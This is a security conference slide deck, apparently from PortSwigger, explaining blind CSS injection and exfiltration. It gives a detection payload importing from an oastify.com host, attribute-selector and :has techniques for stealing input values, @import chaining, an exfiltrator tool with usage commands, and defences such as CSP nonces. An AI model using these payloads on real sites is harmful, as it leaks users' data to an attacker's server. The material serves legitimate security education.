Blind CSS Exfiltration

Exfiltrate unknown web pages

Gareth Heyes

25/01/2024

PortSwigger

My brain is weird

Outline

- History of CSS attacks
- Blind CSS exfiltration
- Detect it
- Extract data with CSS
- :has selector
- Using multiple backgrounds
- Open source tool
- Demo
- Defence

CSS attack History

CSS history stealing was born!

Back in 2000

- Jesse Ruderman reports bug on Firefox 1 https://bugzilla.mozilla.org/show_bug.cgi?id=57351
- a:visited selector can be used to discover if visitor been to a site
- CSS history stealing was born!

CSS history stealing reborn!

Back in 2006

- Jeremiah Grossman released "I know where you've been" post https://blog.jeremiahgrossman.com/2006/08/i-know-where-youve-been.html
- CSS history hack
- CSS could be used to discover your browsing history

Offensive CSS

Back in 2008 at Bluehat

- Eduardo Vela, David Lindsay and I talked about offensive CSS (The Sexy Assassin) https://slideplayer.com/slide/3493669/
- CSS history hacks
- JavaScript in CSS!
- CSS attribute stealing

Rediscovered attribute stealing

Also Back in 2008 at 25c3 (25th Chaos Communication Congress)

- Stefano di Paola and Alex K (Kuza55) also discovered stealing data with attribute selectors https://www.youtube.com/watch?v=RNt_e0WR1sc

Scriptless CSS attacks

Scriptless attacks 2012

- Mario Heiderich, Marcus Niemietz, Felix Schuster, Thorsten Holz, Jörg Schwenk
  https://www.nds.ruhr-uni-bochum.de/media/emma/veroeffentlichungen/2012/08/16/scriptlessAttacks-ccs2012.pdf
- Stealing data using scrollbars detection
- Custom fonts
- Many more CSS attacks released since

Blind CSS exfiltration

Why would we want to do blind CSS exfiltration?

Everyone knows about blind XSS but…

- Many sites have CSP which blocks JavaScript
- What if the HTML is filtered?
- You can inject styles but not script…you've got blind CSS injection!


First step to identify blind CSS injection

You need to confirm you have a blind CSS injection

- "><style>@import'//YOUR-PAYLOAD.oastify.com'</style>
- Is a request made to your server?

How to Extract data using CSS

Extracting data with attribute selectors




Triggering requests using CSS variables

Extracting every character


Extracting the next character

Abusing the has selector

Stealing hidden inputs



The advantage of the :has selector



What is the :has selector?

What is the :has selector?

What is the :has selector?


```
<style>
div {
  display:none;
}
div:has(p) {
  display:block;
}
</style>
```

What is the :has selector?


```
<div>
<p>I am visible</p>
</div>

<div>
I am NOT visible
</div>
```

Abusing selectors

Abusing the HTML selector




Combining :has and :not selectors



Extracting large amounts of data

Using @import chaining

- d0nut and Pepe Vila showed you can chain @imports:
  https://d0nut.medium.com/better-exfiltration-via-html-injection-31c72a2dae8b
  https://vwzq.net/slides/2019-s3_css_injection_attacks.pdf


@import 'next-char.css';
input[value^="a"] {
background: url(/a);
}
input[value^="b"] {
background: url(/b);
}
@import 'next-char.css';
input[value^="aa"] {
background: url(/aa);
}
input[value^="ab"] {
background: url(/ab);
}
...
node
JS

Using multiple backgrounds

Multiple backgrounds === unlimited requests

Putting it all together

Blind CSS exfiltrator tool

The CSS exfiltrator was born!

- Source code: https://github.com/hackvertor/blind-css-exfiltration
- git clone https://github.com/hackvertor/blind-css-exfiltration.git

Using the exfiltrator

How to use the exfiltrator server

- node css-exfiltrator-server.js
- <style>@import 'http://localhost:5001/start';</style>

Hosting the exfiltrator

- Use HTTPS to avoid preflight
- Host on a H2 enabled server with Apache
- ProxyPass /blind-css-exfiltration http://localhost:5001

Displaying the results

Exfiltrator will display the results

- Shows the results in the browser in pure CSS
- Can also log the results to the node console

Results in pure CSS!

Results in pure CSS

```
for(let tokenObject of tokens) {
 let{tag, attribute, value} = tokenObject;
 extractedValues += `\\0aTag:\\09\\09\\09\\09 ${escapeCSS(tag)}\\0a
                    Attribute:\\09\\09\\09 ${escapeCSS(attribute)}\\0a
                    Value:\\09\\09\\09 ${escapeCSS(value)}\\0a`;
}
```

Demo or die

Public demo

You can use our public demo to try it out yourself

- Only exfiltrate once per IP
- <style>
  @import
  'https://portswigger-labs.net/blind-css-exfiltration/start';
  </style>

Defence

Consider CSS injection as a serious issue

- Do not use unsafe-inline with CSP with style-src
- Use nonces with style-src
- Don't allow style injection with DOMPurify:

```
const clean = DOMPurify.sanitize(dirty, {
      FORBID_TAGS: ['style']
});
```

Takeaways

- ➔ CSS injection is powerful
- ➔ Use nonces for style-src in CSP!
- ➔ Use the CSS exfiltrator
  https://github.com/hackvertor/blind-css-exfiltration